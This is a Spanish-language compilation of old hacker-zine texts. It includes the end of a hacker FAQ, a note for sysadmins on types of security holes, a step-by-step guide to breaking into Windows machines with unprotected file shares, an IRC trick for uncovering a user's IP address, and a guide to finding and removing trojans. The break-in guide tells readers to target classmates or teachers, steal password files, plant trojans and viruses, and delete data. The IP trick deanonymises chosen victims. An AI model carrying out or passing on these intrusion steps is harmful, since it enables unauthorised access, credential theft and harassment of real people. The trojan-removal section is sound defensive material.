Lo importante al escoger una máquina para aprender es si su hardware es compatible con Linux (o compatible con BSD). Esto vale también para las máquinas más modernas. La única cuestión complicada son los modems: algunas máquinas tienen hardware específico para Windows que no funciona con Linux. [Hay un sitio web llamado linmodems.org donde podrás determinar si, pese a ser un "winmodem", puedes conseguir que tu dispositivo funcione bajo GNU/Linux — N. del T.]

Hay una FAQ acerca de la compatibilidad de hardware; la última versión está [aquí](#).

P.: Deseo contribuir. ¿Puedes ayudarme a escoger un tema en el que trabajar?

R.: No, porque desconozco cuáles son tus talentos o intereses. Debes estar automotivado o no te dedicarás seriamente a ello, por eso casi nunca funciona que otras personas elijan por ti.

Prueba esto. Mira los anuncios de [Freshmeat](#) durante algunos días. Cuando veas uno que te haga pensar: "¡Guay, me gustaría trabajar en eso!", únete.

P: ¿Necesito odiar y golpear a Microsoft?

R: No, no hace falta. Y no porque Microsoft no sea asqueroso, sino porque la cultura hacker existía mucho antes que Microsoft y seguirá existiendo aún largo tiempo después de que Microsoft sea historia. Cualquier energía que gastes odiando a Microsoft sería mejor empleada entusiasmándote con tus habilidades. Escribe buen código —esto será un golpe más duro para Microsoft y no requiere que ensucies tu karma.

P: ¿Pero no imposibilitará el software de fuente abierta ganarse la vida a los programadores?

R: Esto parece improbable —hasta ahora la industria de software de fuente abierta parece estar creando empleos más que quitándolos. Si tener un programa escrito en una economía de red gana sobre no tenerlo escrito, un programador será remunerado independientemente de si el programa va a ser código abierto después de realizado. Y no importa cuánto software "gratis" tienes escrito, parece que siempre habrá más demanda para aplicaciones nuevas y especializadas. He escrito más sobre esto en las páginas de [Open Source](#).

P: ¿Cómo puedo iniciarme? ¿Dónde puedo obtener un Unix libre?

R: En otro lugar de esta página incluyo punteros a lugares donde puedes obtener el Unix libre más usado. Para ser un hacker necesitas motivación y la iniciativa y la

habilidad para educarte por ti mismo. Empieza ahora...

Agujeros de Seguridad

El siguiente es un texto orientado a los administradores de red

Agujeros de seguridad físicos

Cuando el problema potencial, es debido al hecho de dar a personas, sin autorización, acceso físico a la máquina, siempre que esto les permita realizar cosas que no deberían ser capaces de hacer.

Un buen ejemplo podría ser una sala pública, con estaciones de trabajo, donde sería facilísimo reinicializar una máquina en modo mono-usuario y trastear con los archivos de la estación de trabajo, si no se hubieran tomado precauciones.

Otro ejemplo sería la necesidad de restringir el acceso a cintas backup confidenciales, que de otro modo podrían ser leídas por cualquier usuario que disponga de una unidad lectora, independientemente de que tenga o no permiso.

Agujeros de Seguridad en el Software.

Es cuando el problema está causado por una mala escritura de partes "privilegiadas" de software (daemons, cronjobs) que pueden estar comprometidos a realizar tareas que no deberían.

El ejemplo mas famoso sería el bug del sendmail que podía permitir a un cracker pillar una shell root, pudiéndolo utilizar para borrar archivos, crear nuevas cuentas, copiar el fichero de passwords..... cualquier cosa.

Nota: Contrariamente a lo que la gente piensa, los ataques vía sendmail no estaban sólo restringidos al infame "Gusano de Internet" (Internet Worm) - cualquier cracker podía hacer esto Telnetando al puerto 25 de la víctima.

Nuevos agujeros como este aparecen todos los días, los mejores métodos para prevenirlos son:

Tratar de estructurar el sistema de forma que el menor software posible con privilegios root/daemon/bin corra en la máquina, y que el que lo haga sea robusto con toda seguridad.

Suscribirse a listas de correo para poder tener lo antes posible información con detalles acerca de problemas y/o parches, y actuar en cuanto esté disponible.

Cuando se instala/actualiza un sistema, tratar de instalar/habilitar solo aquellos paquetes de software cuya necesidad sea inmediata o previsible. Muchos paquetes incluyen daemons o utilidades que pueden revelar información a extraños. Por ejemplo, el paquete de contabilidad del Unix System V de AT&T incluye acctcom(1), que podría permitir (por omisión) a cualquier usuario el revisar los datos de las cuentas diarias de cualquier otro usuario. Muchos paquetes TCP/IP instalan/cargan automáticamente programas tales como rwhod, fingerd, y (ocasionalmente) tftpd, pudiendo todos ellos presentar problemas de seguridad.

Una administración cuidadosa del sistema es la solución. Muchos de estos programas son inicializados/iniciados en el arranque; sería deseable cambiar los scripts de arranque

(normalmente en los directorios /etc, /etc/rc, /etc/rcX.d) para prevenir su ejecución y eliminar algunas utilidades que no se vayan a utilizar, bastando (en algunos casos) un simple `chmod(1)` puede prevenir el acceso de usuarios no autorizados

Resumiendo, no confíes en los scripts/programas de instalación! Tales utilidades tienden a instalar/cargar todo lo que hay en el paquete sin pedir confirmación. Muchos manuales de instalación incluyen listas de "los programas incluidos en este paquete"; asegúrate de revisarlo.

Agujeros de Seguridad por Incompatibilidades.

Se da cuando, por falta de experiencia, o por descuido, el administrador del sistema hace funcionar software sobre un hardware para el que no está optimizado, dando lugar a posibles resultados inesperados y fallos que pueden dañar seriamente la seguridad del sistema. Es la incompatibilidad entre software y hardware la que crea agujeros de seguridad.

Problemas como este son muy difíciles de encontrar una vez que el sistema esta montado y funcionando, de manera que es muy conveniente el leer atentamente la documentación del software y del hardware que se va a montar (o que pretendemos atacar) y estar muy atento a cualquier noticia o actualización.

Elección y Mantenimiento de Filosofía de Seguridad

El cuarto problema de seguridad es el de la percepción y el entendimiento. Software perfecto, hardware protegido, y componentes compatibles no funcionan a menos que se haya elegido una política de seguridad correcta y que se hayan puesto en marcha las partes del sistema que la refuerzan.

Tener el mejor mecanismo de password del mundo es inútil si los usuarios creen que la última parte del nombre de su login es un buen password! La seguridad esta relacionada con una política (o conjunto de políticas/normas) y el funcionamiento del sistema conforme a dicha política.

Octubre de 2000

CÓMO ENTRAR EN UNA MÁQUINA WINDOWS CON RECURSOS COMPARTIDOS by DarkAngel

Este hack no se basa en un fallo del windows ni nada parecido. Algunos usuarios tienen redes de trabajo, se reúnen para jugar a quake, cambiar fotos porno... ese tipo de cosas, y comparten recursos y no ponen passwords. Si encontramos a uno de estos individuos... le podemos joder lo que queramos o la mayoría de las veces, sacar passwords y archivos importantes (o juegos o fotos porno o...). En esta mini-guía se explican los pasos a seguir para hackear una máquina con recursos compartidos en windows.

1. Fijar blanco

Necesitamos una IP, si no tenemos un objetivo pensado (como podría ser: el hijoputa de la clase, el profe de mates, el ordenata del director...) puedes entrar en el irc y buscar gente por ahí. Una buena sugerencia es la de elegir a alguien de un canal en el que te gustaría tener op, alguien que te ha jodido y le quieres quitar el nick si lo ha registrado, o simplemente necesitas a alguien para probar y... lo siento chico, te ha tocado a ti xDDD (y eliges uno cualquiera en el canal o si usas mIRC puedes poner:

Para saber la gente que hay en un canal sin entrar en el:

```
/names #canal
```

Para pillar una IP aleatoria del canal en el que estamos:

```
//dns $nick(#,$rand(1,$nick(#,0)))
```

Si quieres pillar la IP de un nick que ya sabes pones:

```
/dns nick (nick es el nick del que quieres averiguar la IP)
```

Entonces ocurrirá algo como esto en el status:

```
*** Looking up ctv21225141110.ctv.es
```

```
*** Resolved ctv21225141110.ctv.es to 212.25.141.110
```

Tenemos la IP, que en este caso es 212.25.141.110, podemos pasar al siguiente paso.

2. Averiguar el nombre de la máquina objetivo

Para poder entrar primero necesitamos saber cuál es el nombre de la máquina, para ello usaremos el programa nbtstat con el parámetro -A, que sirve para pillar la tabla de nombres de la máquina objetivo a partir de la IP. Este comando se usa así: 'nbtstat -A 123.123.123.123'. Podemos ejecutarlo desde un prompt del DOS, desde Inicio-Ejecutar o desde mIRC con el comando: /run nbtstat -A DirecciónIP

Una sugerencia para mIRC es escribir estas líneas en los remotes:

```
On 1:Dns: {  
echo $iaddress  
clipboard $iaddress  
run nbtstat -A $iaddress  
}
```

Y cuando hagas un dns te hará el nbtstat automáticamente.

(se nota que soy scripter)

He ejecutado el nbtstat con fliper (víctima):

nbtstat -A 212.25.141.110

y me ha respondido algo así:

Host not found.

Lo que quiere decir que o no tiene el netbios activo, o no usa windows o no se encuentra nada en esa IP (puede que se haya desconectado, que la hayas escrito mal...), o sea, Paso1 y a buscarse otra víctima.

Repetimos, ya tengo otra víctima y ejecuto el comando 'nbtstat -A IPdelavíctima'

Esta vez ha contestado algo como:

NetBIOS Remote Machine Name Table

Name	Type	Status

SUSO	<00> UNIQUE	Registered
SUSOHACKER	<00> GROUP	Registered
SUSO	<03> UNIQUE	Registered

MAC Address = 44-45-53-54-00-00

Ahora sabemos que el nombre de la máquina es **SUSO** (primera entrada <00>), que el nombre del grupo es **SUSOHACKER**.

El nombre de la máquina es el primer **UNIQUE** de la tabla, y los grupos que hay son reconocidos fácilmente por **GROUP**.

Pero antes de qué empieces a dar saltos de alegría por haber encontrado un objetivo válido, he de decirte que este no nos vale (que malo soy... xDDDDDD). Para que el objetivo valga (o sea que haya posibilidades de entrar en él) tiene que haber por al menos una entrada <20>, y en este caso no la hay.

Repetimos Paso1, hacemos el 'nbtstat -A lpvíctima' y encontramos un individuo con una entrada <20>:

NetBIOS Remote Machine Name Table

Name	Type	Status

SANTI	<00> UNIQUE	Registered
CORBA	<00> GROUP	Registered
SANTI	<03> UNIQUE	Registered
SANTI	<20> UNIQUE	Registered
CORBA	<1E> GROUP	Registered

MAC Address = 44-45-53-54-00-00

Este individuo tiene una entrada <20> y es la que nos vale, tenemos el nombre de su máquina qué es

SANTI, recuerda que es el primer UNIQUE. Podemos pasar al Paso3.

El que os haya puesto víctimas que no valían era para que vierais los resultados más comunes antes de pasar a la acción, y si no te sale a la primera, saldrá a la segunda. También decirte que tienes que tener en la conexión que estés usando en propiedades la casilla de **NetBEUI** y **Conectarse a la red activadas**, luego ve al **Panel de Control** y en **Red**, comprueba que tienes **Compartir impresoras y archivos** activados.

3. Añadiéndole a nuestra lista de hosts

Abrimos el archivo **C:\WINDOWS\lmhosts** (no confundir con lmhosts.sam, que es un ejemplo (sam de sample)) y escribimos (con el bloc de notas, no me seas burro) en la ultima línea (qué puede ser la primera si acabamos de crear el archivo xD, quiero decir que podemos tener varios ordenatas metidos en la lista):

'123.123.123.123 NOMBRE'

Ésta es una parte de mi lmhosts para que os hagais una idea:

212.25.137.75 LINUX

152.71.32.128 BLEIS239

147.156.122.7 BLANC

194.224.88.221 JOSU

147.83.4.168 ANT

Y lo guardais. Ahora lo más importante, que en todos los textos que había leído sobre ésto antes de conseguir hacerlo no lo nombraban (lo que me hace suponer que se habrían limitado a copiárselo de otro y no lo habían hecho nunca)

Decirle al NetBIOS que actualice la lista, que añada el nuevo host. Esto es así:

'nbtstat -R'

y responderá:

Successful purge and preload of the NBT Remote Cache Name Table.

Lo ejecutais donde querais. En Inicio, mIRC, DOS...

Añadido a la lista y pasamos al Paso4.

4. Qué comparte y como entrar

Usamos el comando net view para ver lo que comparte:

'net view \\\ANT'

Saldrá algo así:

Recursos compartidos \\\ZEUS

Compartido	Tipo	Comentario
------------	------	------------

CDROM Disco

C Disco

PRINTER1 Impresora

El comando ha sido ejecutado con éxito.

También podemos hacer Inicio-Buscar-PC... \\ZEUS

Luego desde DOS podemos hacer DIR \\ZEUS para ver los archivos, o en ejecutar \\ZEUS y se abrirá una ventana con lo que tiene compartido. Ahora le podemos copiar archivos, leer archivos y tal como si estuvieran en nuestro ordenata (irá muuuu lento, no os desesperéis).

5. Estamos dentro, qué hacer?

Archivos para pillar:

- **System.ini:** no es otra cosa sino que el archivo de configuración de Windows. No ocupa demasiado así que es de lo primero que debemos coger. Si lo abrimos con el bloc de notas y vamos a la sección [Password Lists] nos dirá los logins y las listas de passwords para los usuarios del ordenata. Nos aportará mucha información importante.
- ***.PWL:** son los archivos de **PassWord List**, arriba se indica como cogerlos nos darán algunos password de los usuarios.
- **Otros ficheros de passwd:** Si vemos algún programa como el cuteFTP podemos cogerle los archivos de passwords que se guardan en el disco duro. Ej: users.dat
- **Logs:** si algún usuario conecta al irc, que si hemos pillado su IP en el IRC será porque conecta, puede que esté guardando logs. Busca logs con el nombre de bots como: NiCK.log, CHaN.log, etc. Si es admin de un canal o está registrado, o queremos pillarle el nick estos son los archivos que nos ayudarán.
- **Malos usos:** También podemos robar fotos porno, leer ficheros confidenciales, pringar mp3... Pero seguro que todo lo anterior tampoco era bueno XDD

Si por suerte tenemos acceso total:

Si por alguna casualidad de la vida tenemos acceso total:

- **Troyanos:** le podemos meter troyanos, simplemente lo subimos y se lo añadimos al autoexec.bat por ejemplo, la próxima vez que reinicié se le instalará. Tiene el inconveniente de que si le queremos meter el NetBUS o el BO o lo que sea no se le instalará en el momento. AH!!!! Ni se os ocurra intentar instalarselo desde vuestro ordenador, a lo mejor os pensais que haciendo 2click en el icono se le instalará, y lo que estarás haciendo es traerlo a vuestro ordenador y ejecutandolos en el vuestro.
- **Viruses:** como antes los troyanos le puedes meter cualquier virus que se te ocurra, también puedes reemplazarle algún fichero que vaya a usar por el virus para joder más, como renombrarlo a command.com. Si entiendes un poquito más le puedes coger algún programa y en ensamblador meterle algunas instrucciones más. O con el resource workshop cambiarle el icono, las propiedades del fichero... y hacerle creer que se trata de otro programa! XD
- **Todos contra la pornografía infantil:** si te encuentras con un directorio lleno de fotos chungas desas, puedes bajartelas (si eres un pederasta, pedófilo, infanticida...) o puedes borrarlas todas...
- **Ser cabrón:** borra todo lo que se te ocurra o te de tiempo, modifica los programas con un HexEditor y con cortar un cachito ya quedará inservible el fichero. Este uso es un pelín... cracker-lamer y siempre que hagas cosas de estas procura no dejarte nada dentro.

- **Firmar:** si no has hecho nada malo puedes dejarle un txt en el escritorio con tu nick, fecha, hora y si eres bueno y honrado “hasta” puedes decirle que ponga passwords o no comparta nada.
- **Deja volar la imaginación:** todo tipo de programas y acciones dependiendo de cuál sea tu objetivo.

Esto se ha acabado y creo que con eso estarás entretenido unas horitas... A ver si os animais y escribís sobre cosas que sepais que siempre le será útil a alguien por muy malo que seas. Podeis encontrarme por el irc-hispano con el nick de DarkAngel en los canales #100scripts y #hack, pero mejor me pones en la notify porque es muy probable que esté por ahí trapichando.

by DarkAngel ©

Como sacar IPs en el

IRCX

By Ark

Este texto explica detalladamente como sacar el Host de un usuario en el IRCX sin ser Operador de un canal. Requiere de un poco de tiempo y esfuerzo. Vamos al grano.

Supongamos que queremos sacar el Host de alguien de nick "Mitnick", y su ISP le da una IP de 10 caracteres, por ejemplo: **host625901.isp.com** lo que haremos es esto.
en la ventana de Status del mIRC o de cualquier programa, ponemos el comando:

```
/who mitnick!*@host?????.isp.com
```

En este comando, podemos apreciar que hacemos un WHO a alguien de nick "Mitnick", y con un Host que empiece con host, ya que el isp donde se encuentra, todos los Ip empiezan con Host. (Ojo, quizás no todos los Isp empiezan con host, ustedes ajustaran eso depende del Host de la victima) y que siga con caracteres que no conocemos, (ya que estan con las xxxxxx).Reemplazamos las x por Los "?", que sirven para reemplazar un caracter, o sea, un numero de su IP. De esa forma cuando ejecutemos ese comando, nos aparecera el nick de Mitnick, pero aun con el host: xxxxxxxxxxxx.isp.com. Ahora, para descubrir su Ip entera, debemos probar distintos numeros que posiblemente formen su Host, algo asi:

```
/who mitnick!*@host1?????.isp.com
```

```
mitnick* End of /WHO list
```

Si aparece esto, quiere decir que el "1", no es el primer numero de su Host. Entonces probamos otro numero.

```
/who mitnick!*@host0?????.isp.com
```

```
#hacking mitnick H+ ~mitnick@xxxxxxxxxx.isp.com :0 ff  
mitnick* End of /WHO list
```

En cambio, cuando cambiamos el "1" por el "0", si aparece esto, quiere decir que el "0" es el primero numero de su Host.

Luego seguimos haciendo lo mismo con todos los "?".

```
/who mitnick!*@host01????.isp.com
```

```
#hacking mitnick H+ ~mitnick@xxxxxxxxxx.isp.com :0 ff  
mitnick* End of /WHO list
```

```
/who mitnick!*@host013????.isp.com
```

```
#hacking mitnick H+ ~mitnick@xxxxxxxxx.isp.com :0 ff  
mitnick* End of /WHO list
```

```
/who mitnick*!*@host0138???.isp.com
```

```
#hacking mitnick H+ ~mitnick@xxxxxxxxx.isp.com :0 ff  
mitnick* End of /WHO list
```

```
/who mitnick*!*@host01380?.isp.com
```

```
#hacking mitnick H+ ~mitnick@xxxxxxxxx.isp.com :0 ff  
mitnick* End of /WHO list
```

```
/who mitnick*!*@host013801.isp.com
```

```
#hacking mitnick H+ ~mitnick@xxxxxxxxx.isp.com :0 ff  
mitnick* End of /WHO list
```

Aqui vemos que fuimos probando numeros al azar y al "embocar" todos, sacamos su Host completo. Luego haciendo

```
/dns host013801.isp.com
```

```
*** Resolved host013801.isp.com to 200.42.28.71
```

Sacamos su IP. Lo que hicimos fue hacer un WHO a su nick y cambiar los signos de pregunta uno por uno (que reemplazan un caracter, en este caso, el numero de su IP) con diferentes numeros posibles que formen su IP. De esa forma vamos a averiguar su Host sin necesidad de ser operador.

Contact Ark At: arkevolution@hotmail.com

Ark HomePage: [Http://members.xoom.com/ark4](http://members.xoom.com/ark4)

Como librarse de un troyano

En esta página vamos a hablar de [Mataprocesos](#)

Este pequeño programa, (hecho cuando comenzó el furor del Back Orifice) se llama "MataProcesos" y es una pequeña utilidad que cumple la función que debería estar incluida en la ventana de CTRL-ALT-DEL. Curiosamente esta utilidad tan "pequeña" (ocupa 40 Kb y cumple una tarea muy sencilla) nos será de enorme ayuda con el tema de la seguridad.

Cuando uno ejecuta el MataProcesos un icono (una señal de STOP) se coloca en la barra de tareas. si queremos cerrar un programa rapidamente (alguno que se colgó, o de esos que no aparecen en el CTR-ALT-DEL, como por ejemplo UN BACKDOOR como el patch del NetBus, si es que algun "vivo" nos lo metió) haremos doble click en el STOP y se abrirá una ventana con un listado de todos los procesos reales que se están ejecutando en el momento, listados por nombre de archivo ejecutable.

Para cerrar (matar) un proceso, basta con hacer doble click en el item de la lista que lo representa, y responder que SI a la pregunta que MataProcesos nos hace cuando pide la confirmación.

Notemos que dije que con MataProcesos podemos matar a "todos los procesos", lo cual incluye también a los procesos vitales del Windows, por lo que la primera vez, por falta de experiencia, podriamos "matar" al Windows mismo, obligándonos a reiniciar el ordenador.

Este programa es útil, por ejemplo, si estamos siendo víctima de un troyano, es decir, alguien nos está "molestando", mostrando mensajes extraños en nuestra pantalla sin nuestra autorización, mostrandonos imágenes y abriendo y cerrando la bandeja de nuestro CD-ROM...

Usando el MataProcesos para sacarnos de un apuro

En ese caso, estamos frente a un auténtico "Lamer" (que vendría a ser algo así como un tonto que quiere ser Hacker y utiliza programas como el NetBus, Back Orifice, Sub Seven, Donald Dick o NetSphere para asustar o abusarse de los que no saben). ¿Cómo llegó hasta aquí este individuo? El, u otro similar a él, nos pasó un archivo EXE o SCR haciendonos creer que se trataba de algo muy interesante, y cuando (incautos) lo ejecutamos... probablemente no pasó nada, o algo no muy interesante que digamos... Pero en realidad lo que ocurrió fué que acabamos de instalar un "control remoto" para que este "Lamer" pueda controlar nuestro sistema a su antojo. Fuimos vilmente engañados. Ejecutamos, sin saberlo, un troyano.

Tenemos que apurarnos a quitarnoslo de encima, porque por el momento también tiene acceso a nuestros archivos, para robarlos o borrarlos.

El modo de usar el MataProcesos en este caso sería simplemente seleccionar el proceso adecuado (el del troyano) y terminarlo.

Cómo reconocemos al troyano? Bueno, suponiendo que la lista que MataProcesos nos muestra es la siguiente:

C:\WINDOWS\SYSTEM\KERNEL32.DLL
C:\WINDOWS\SYSTEM\MSGSVR32.EXE
C:\WINDOWS\SYSTEM\mmtask.tsk
C:\WINDOWS\EXPLORER.EXE
C:\WINDOWS\TASKMON.EXE
C:\WINDOWS\SYSTEM\SYSTRAY.EXE
C:\WINDOWS\PATCH.EXE
C:\WINDOWS\WINDOW.EXE
C:\WINDOWS\SYSTEM\ .EXE
C:\WINDOWS\SYSTEM\NSSX.EXE
C:\WINDOWS\RNAAPP.EXE
C:\WINDOWS\TAPISVR.EXE
C:\ARCHIVOS DE PROGRAMA\ICQ\ICQ.EXE
C:\ARCHIVOS DE PROGRAMA\OUTLOOK EXPRESS\MSIMN.EXE
C:\ARCHIVOS DE PROGRAMA\MATAPROCESOS\MATAPROCESOS.EXE

En este caso nos encontramos con un ordenador LLENO DE TROYANOS, es decir, su seguridad ha sido totalmente violada. ¿Cómo nos damos cuenta de eso?

Hace falta estar acostumbrado al MataProcesos, en otras palabras, saber el proceso que cada archivo está ejecutando.

Si tenemos en cuenta que es muy difícil que un troyano se instale en otro lado que no sea los directorios WINDOWS o SYSTEM, ya descartamos tres posibilidades (las tres últimas, pero es más seguro descartarlas cuando conocemos la función de cada una de ellas), veamos:

C:\ARCHIVOS DE PROGRAMA\ICQ\ICQ.EXE

es ni más ni menos que el ICQ, si lo matamos, se nos cierra el ICQ.

C:\ARCHIVOS DE PROGRAMA\OUTLOOK EXPRESS\MSIMN.EXE

se trata, como se podrán imaginar, del Outlook Express.

C:\ARCHIVOS DE PROGRAMA\MATAPROCESOS\MATAPROCESOS.EXE

este es tanto o más obvio que los anteriores, nosotros mismos acabamos de ejecutarlo.

También hay que conocer otros procesos comunes de Windows, ¿y cómo lo hacemos? si se trata de algunos de los que ya nombré, yo mismo voy a presentárselos, pero si son otros que no se muestran aquí, probablemente con el método de "prueba y error".

Veamos:

C:\WINDOWS\SYSTEM\KERNEL32.DLL

Este es el "corazón" del Windows, si lo cerramos, tendremos que reiniciar.

C:\WINDOWS\SYSTEM\MSGSVR32.EXE

Este es una utilidad interna, si la cerramos el sistema probablemente pierda estabilidad.

C:\WINDOWS\SYSTEM\mmtask.tsk

Cerrar este es imposible. Siempre vuelve a aparecer. Tiene que ver con las tareas multimedia que el Windows realiza.

C:\WINDOWS\EXPLORER.EXE

Se trata del explorador. Gestiona tanto al Internet Explorer como al Windows Explorer. También gestiona la barra de tareas. Si lo cerramos se nos cierran estas tres cosas. (Generalmente se vuelve a ejecutar automáticamente)

C:\WINDOWS\TASKMON.EXE

Es el monitor de tareas de Windows. Si lo cerramos aparentemente no ocurre nada, pero no recomiendo cerrar procesos sin saber exactamente qué función cumplen, a menos que no nos moleste vernos obligados a reiniciar...

C:\WINDOWS\SYSTEM\SYSTRAY.EXE

Es el "parlantito" (la bocinita) que aparece en la barra de tareas, el programa que nos dá el control del volumen de sonidos de Windows. Si lo cerramos, el parlante (la bocina) desaparece.

C:\WINDOWS\RNAAPP.EXE C:\WINDOWS\TAPISVR.EXE

Estos dos son los que se ejecutaron cuando nos conectamos a Internet. Si los cerramos la conexión se corta y no podremos volver a conectarnos hasta reiniciar la computadora.

Pues bien, ¿qué nos queda?

C:\WINDOWS\PATCH.EXE C:\WINDOWS\WINDOW.EXE C:\WINDOWS\SYSTEM\ .EXE C:\WINDOWS\SYSTEM\NSSX.EXE

¡Ja! se trata ni más ni menos que de ¡cuatro troyanos! Toda una exageración... Nuestra seguridad (la de nuestros archivos) se ve totalmente violada por culpa de cada uno de estos procesos... ¿Cómo podemos estar seguros de que se trata de troyanos? Eso lo explico en el apartado que viene, pero en el caso de estos cuatro, basta con decir que ya son tan famosos que no hace falta hacer las comprobaciones...

C:\WINDOWS\PATCH.EXE

es el maldito patch del NETBUS

C:\WINDOWS\SYSTEM\ .EXE

es el servidor del Back Orifice

C:\WINDOWS\SYSTEM\NSSX.EXE

es el servidor del NetSphere

C:\WINDOWS\WINDOW.EXE

es un troyano, aunque no sé exactamente cuál... (probablemente SubSeven o una versión levemente modificada del NetBus)

Matando a LOS CUATRO podemos continuar navegando tranquilos, ya que el agresor perdió totalmente su poder. PERO CUIDADO, nuestro sistema seguramente fué modificado para que estos programas se ejecuten cada vez que arrancamos, y como el MataProceso no los borra del disco, sino simplemente los erradica de la memoria, no estamos a salvo de que la próxima vez que reiniciemos ¡los troyanos estén nuevamente allí!

Para librarnos de ellos para siempre leamos los siguientes puntos...

Aclaraciones:

Para que el MataProcesos funcione hace falta tener instalados los 'runtimes' de Visual Basic 5. Si no los tenés los podés conseguir en:

<ftp://ftp.simtel.net/pub/simtelnet/win95/dll/vb500a.zip>

o en el mirror: <ftp://ftp.cdrom.com/pub/simtelnet/win95/dll/vb500a.zip>

2) Mataprocesos y Netstat, suficiente para erradicar cualquier troyano

Existe una aplicación llamada Netstat, y está ubicada en C:\WINDOWS. Con ella y la ayuda del MataProcesos podemos limpiar nuestra PC de troyanos.

Para hacerlo correctamente hay que seguir los siguientes pasos:

- a) Nos desconectamos de Internet
- b) Cerramos todas las aplicaciones que utilicen conexiones a Internet, por ejemplo: ICQ - Internet Explorer o Netscape - GetRight - Go!Zilla - Telnet - mIRC - MSChat - Outlook - Outlook Express - etc...
- c) Ejecutamos el MataProcesos
- d) Ejecutamos una ventana de DOS
- e) En la línea de comandos del DOS tecleamos "netstat -a" y tomamos nota de todos los "puertos" que aparecen como "abiertos", estos aparecen en la columna "Dirección local" con el formato: <nombre_de_nuestra_pc>:<puerto>

Por ejemplo, podríamos tener el siguiente listado:

Proto	Dirección local	Dirección remota	Estado
TCP	Donatien:6711	0.0.0.0:0	LISTENING
TCP	Donatien:6776	0.0.0.0:0	LISTENING
TCP	Donatien:30100	0.0.0.0:0	LISTENING
TCP	Donatien:30101	0.0.0.0:0	LISTENING
TCP	Donatien:30102	0.0.0.0:0	LISTENING
TCP	Donatien:1243	0.0.0.0:0	LISTENING
TCP	Donatien:1035	0.0.0.0:0	LISTENING
UDP	Donatien:1035	*.*	

Lo cual significa que tenemos procesos en nuestro ordenador que están esperando conexión en los puertos: 6711, 6776, 30100, 30101, 30102, 1234, y 1035.

f) Comenzamos a matar, uno por uno, los procesos que no sabemos que función cumplen. Si matamos alguno que no debíamos, y el ordenador se bloquea, ya sabemos para la próxima vez que ese proceso no es un troyano, y que no hay que matarlo

Ejemplo: decido matar al proceso llamado:

C:\WINDOWS\SYSTEM\NSSX.EXE

que es muy sospechoso...

Acto seguido, volvemos a la ventana de DOS y pedimos otro listado de "Netstat -a", que nos devuelve lo siguiente:

Proto	Dirección local	Dirección remota	Estado
TCP	Donatien:6711	0.0.0.0:0	LISTENING
TCP	Donatien:6776	0.0.0.0:0	LISTENING
TCP	Donatien:1243	0.0.0.0:0	LISTENING
TCP	Donatien:1035	0.0.0.0:0	LISTENING
UDP	Donatien:1035	*:*	

Por supuesto!!! Se han cerrado tres puertos!! (30100, 30101 y 30102, que ya no aparecen en el listado) Al estar seguros que NSSX.EXE no pertenece a ningún programa que nosotros hayamos instalado, y de que el sistema continúa ejecutándose sin ningún problema (o sea que no era parte del Windows), podemos cambiarle el nombre al archivo para que no se vuelva a ejecutar la próxima vez que reiniciemos. Para eso usamos el comando **"RENAME C:\WINDOWS\SYSTEM\NSSX.EXE C:\WINDOWS\SYSTEM\NSSX.EX_".**

Nótese que tan solo le cambiamos la extensión, para, en caso de habernos equivocado, recuperar el archivo fácilmente.

Podemos renombrar al archivo debido a que ya lo matamos. Si el proceso estuviera ejecutándose no podríamos modificar ni borrar el NSSX.EXE

Otro modo de cambiarle el nombre es ir con el Explorador hasta el directorio

C:\WINDOWS\SYSTEM, buscar el archivo **NSSX.EXE** y situados sobre él presionar F2, escribir el nuevo nombre y .

Ahora, aunque no es del todo indispensable, y no es recomendable para los novatos absolutos, podríamos abrir el registro de windows con el REGEDIT y eliminar la entrada que antes ejecutaba el troyano cada vez que encendíamos la máquina. La entrada está dentro de la rama:

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run y es la siguiente: "NSSX" y su valor es "C:\WINDOWS\system\nssx.exe"

Para borrarla basta con marcarla con el mouse, pulsar DEL, y confirmar.

Es importante no andar borrando cualquier cosa del registro. Para aprender más sobre qué es el registro y qué programas ejecuta Windows al arrancar, lean la emisión Nro. 16 de esta misma

revista en <http://dzone.findhere.com> . Allí también aprenderán que la rama del registro "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run" no es el unico lugar en el cual un troyano puede asegurarse el ser ejecutado en cada sesión.

El caso de este ejemplo se trataba del famoso NetSphere, un troyano bastante nuevo, que se puede descargar de <http://angelfire.com/ar/NetSphere/index2.html> . Pueden usarlo para practicar, pero por favor, no sean "Lamers", no lo usen con otras personas, porque dejarían sus máquinas a merced de cualquiera, y si lo usan con ustedes mismos, tengan en cuenta de que no deben conectarse a Internet mientras tengan el troyano instalado. (justamente, para evitar eso es que explico todo esto).

Sigamos con otro ejemplo, sabemos que la lista del "Netstat -a" es ahora más corta:

Proto	Dirección local	Dirección remota	Estado
TCP	Donatien:6711	0.0.0.0:0	LISTENING
TCP	Donatien:6776	0.0.0.0:0	LISTENING
TCP	Donatien:1243	0.0.0.0:0	LISTENING
TCP	Donatien:1035	0.0.0.0:0	LISTENING
UDP	Donatien:1035	*.*	

Pues bien, ahora procedamos a cerrar el proceso: **C:\WINDOWS\WINDOW.EXE**

El sistema sigue perfectamente estable, y volvemos a pedir el "Netstat -a" y...

Proto	Dirección local	Dirección remota	Estado
TCP	Donatien:1035	0.0.0.0:0	LISTENING
UDP	Donatien:1035	*.*	

Ohhhhh!! Se han cerrado otros tres puertos! (aclaro que un troyano no necesariamente utiliza 3 puertos, puede utilizar más, o menos).

Próximo paso: renombramos el archivo para que no vuelva a ejecutarse nunca más, vamos a la ventana de DOS, y escribimos: **"RENAME C:\WINDOWS\WINDOW.EXE C:\WINDOWS\WINDOW.EX_"**

Como ya dije, también podemos eliminar la entrada del registro que lo ejecuta, pero como, habiendo renombrado el archivo, ya no es necesario, lo dejo librado al lector.

Como en mi caso, por experiencia, sé que el puerto 1035 no se trata de un troyano, no voy a continuar matando procesos, pero si tuviera más puertos abiertos, (en el ejemplo que dí al principio había cuatro troyanos y no dos) continuaría haciendolo hasta encontrarlos todos.

Quiero aclarar que no es muy comun que un ordenador esté lleno de troyanos como en estos ejemplos, pero si notan que alguien está molestándolos de un modo extraño cuando entran a Internet, intenten con esta "limpieza".

Otra aclaración: Si matan procesos que no son troyanos NO HAY PROBLEMA, lo peor que puede ocurrir es que tengan que reiniciar la máquina. Sólo asegurense de no tener archivos sin grabar

(como un documento de Word) para no perderlo, al momento de estar haciendo estas comprobaciones.

